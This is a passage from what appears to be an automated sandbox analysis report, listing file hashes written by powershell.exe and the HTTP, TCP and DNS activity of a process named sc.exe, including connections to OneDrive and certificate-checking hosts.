2188	powershell.exe	C:\Users\admin\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms **MD5:** 0A6723F25F1F18A9549DA99DA1C545E3 **SHA256:** 3766F3E366C83CD42C929DD074F6E30B97B5CCF62156AF2C05AA4F5382064EFC	binary
2188	powershell.exe	C:\Users\admin\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms~RF103bc3.TMP **MD5:** CCFCF369F751CE8DA0370D84E52A7EED **SHA256:** 53922490C3F5A04667EC3605A01AF2A4F4F265782D1BCA519F63ACAD413F2ED9	binary

Network activity

HTTP(S) requests	TCP/UDP connections	DNS requests	Threats
3	8	5	0

HTTP requests

PID	Process	Method	HTTP Code	IP	URL	CN	Type	Size	Reputation
2596	sc.exe	GET	200	93.184.220.29:80	http://ocsp.digicert.com/MFEwTzBNMEswSTAJBgUrDgMCGgUABBTBL0V27RVZ7LBduom%2FnYB45SPUEwQU5Z1ZMIJHWMys%2BghUNoZ7OrUETfACEA%2BnRyLFPYjID1ie%2Bx%2BdSjo%3D	US	der	1.47 Kb	whitelisted
2596	sc.exe	GET	200	93.184.220.29:80	http://ocsp.digicert.com/MFEwTzBNMEswSTAJBgUrDgMCGgUABBQ50otx%2Fh0Ztl%2Bz8SiPI7wEWVxDlQQUTiJUIBiV5uNu5g%2F6%2BrkS7QYXjzkCEAqvpsXKY8RRQeo74ffHUxc%3D	US	der	471 b	whitelisted
2596	sc.exe	GET	200	93.184.221.240:80	http://ctldl.windowsupdate.com/msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?118960f31c43f584	US	compressed	4.70 Kb	whitelisted

Connections

PID	Process	IP	Domain	ASN	CN	Reputation
2596	sc.exe	13.107.42.13:443	onedrive.live.com	Microsoft Corporation	US	malicious
2596	sc.exe	93.184.220.29:80	ocsp.digicert.com	MCI Communications Services, Inc. d/b/a Verizon Business	US	whitelisted
2596	sc.exe	93.184.221.240:80	ctldl.windowsupdate.com	MCI Communications Services, Inc. d/b/a Verizon Business	US	whitelisted
2596	sc.exe	13.107.43.12:443	c5nqvg.sn.files.1drv.com	Microsoft Corporation	US	unknown

DNS requests

Domain	IP	Reputation
onedrive.live.com	13.107.42.13	shared
ctldl.windowsupdate.com	93.184.221.240	whitelisted
ocsp.digicert.com	93.184.220.29	whitelisted

c5nqvg.sn.files.1drv.com	13.107.43.12	unknown
dns.msftncsi.com	131.107.255.255	shared

Threats

No threats detected

Debug output strings

No debug info